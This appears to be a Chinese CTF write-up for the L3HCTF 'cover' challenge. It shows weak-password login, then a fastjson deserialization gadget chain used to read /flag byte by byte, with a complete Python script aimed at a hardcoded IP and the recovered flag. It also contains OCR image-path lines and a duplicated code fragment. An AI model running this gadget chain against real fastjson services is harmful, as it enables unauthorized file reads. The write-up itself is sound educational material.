

绕过方法N

有些东西就不放出来了，反正绕过很多就是，只能说凡是多想多思考不无脑百度


cover

非预期


发现注册功能失效这时候想到弱口令。这题比较神奇我只能说
后台弱口令，任意用户名/123456



这里看着像有问题




瞎输入报错得到一个版本号




这里结合到题目给了`JDK_HOME:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.292.b10-1.el8_4.x86_64`,猜测预期应该是覆盖charsets去rce的，网上链子没搞出来


非预期参考Blackhat议题



这里给了一个让我们读文件的方法，当然不能无脑使用，利用的时候需要有个返回点来判断
当然第一个字母肯定是76，按照flag格式来看



成功了



简单写个脚本跑

简单写个脚本跑

```python
# coding:utf-8
import requests
import string

flag = ""
tmp = ""
flagBytes = ""
strings = string.printable
sess = requests.session()
url = "http://124.71.173.23:8088/"
dataLogin = {
    "userName": "y4tacker",
    "password": "123456",
    "email": ""
}
r = sess.post(url + "login", data=dataLogin)
r = sess.get("http://124.71.173.23:8088/main.html")

tmplate = '[{"password":{"abc":{"@type":"java.lang.AutoCloseable","@type":"org.apache.commons.io.input.BOMInputS
tream","delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream","reader":{"@type":"jdk.nashorn.api.sc
ripting.URLReader","url":"file:///flag"},"charsetName":"UTF-8","bufferSize":1024},"boms":[{"charsetName":"UTF-8"
,"bytes":[76]}]},"address":{"$ref":"$.abc.BOM"}}}]'


while 1:
    for i in strings:
        tmp = (str(ord(i))+",")
        tmplate = '[{"password":{"abc":{"@type":"java.lang.AutoCloseable","@type":"org.apache.commons.io.input.B
OMInputStream","delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream","reader":{"@type":"jdk.nashor
n.api.scripting.URLReader","url":"file:///flag"},"charsetName":"UTF-8","bufferSize":1024},"boms":[{"charsetName"
:"UTF-8","bytes":[' + (
                    flagBytes + tmp) + ']}]},"address":{"$ref":"$.abc.BOM"}}}]'
        dataFlag = {
            "data": tmplate
        }
        r = sess.post(url + "dynamic_table", data=dataFlag)

        if b"bOM" in r.content:
            flag += i
            flagBytes += tmp
            print(flag)
            if "}" == i:
                exit(0)
            break
        else:
            pass
```

最后得到结果

```
            "data": tmplate
        }
        r = sess.post(url + "dynamic_table", data=dataFlag)

        if b"bOM" in r.content:
            flag += i
            flagBytes += tmp
            print(flag)
            if "}" == i:
                exit(0)
            break
        else:
            pass
```

while 1 › for i in strings › if b"bOM" in r.content

3

```
L3HCTF{cov3r_means_discover_4nd_k1ll
L3HCTF{cov3r_means_discover_4nd_k1ll_
L3HCTF{cov3r_means_discover_4nd_k1ll_1
L3HCTF{cov3r_means_discover_4nd_k1ll_1t
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_o
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_ov
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_ove
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over!
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over!!
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over!!}
```


预期方法

fastjson任意写，spi provider rce，暂时不会后面补上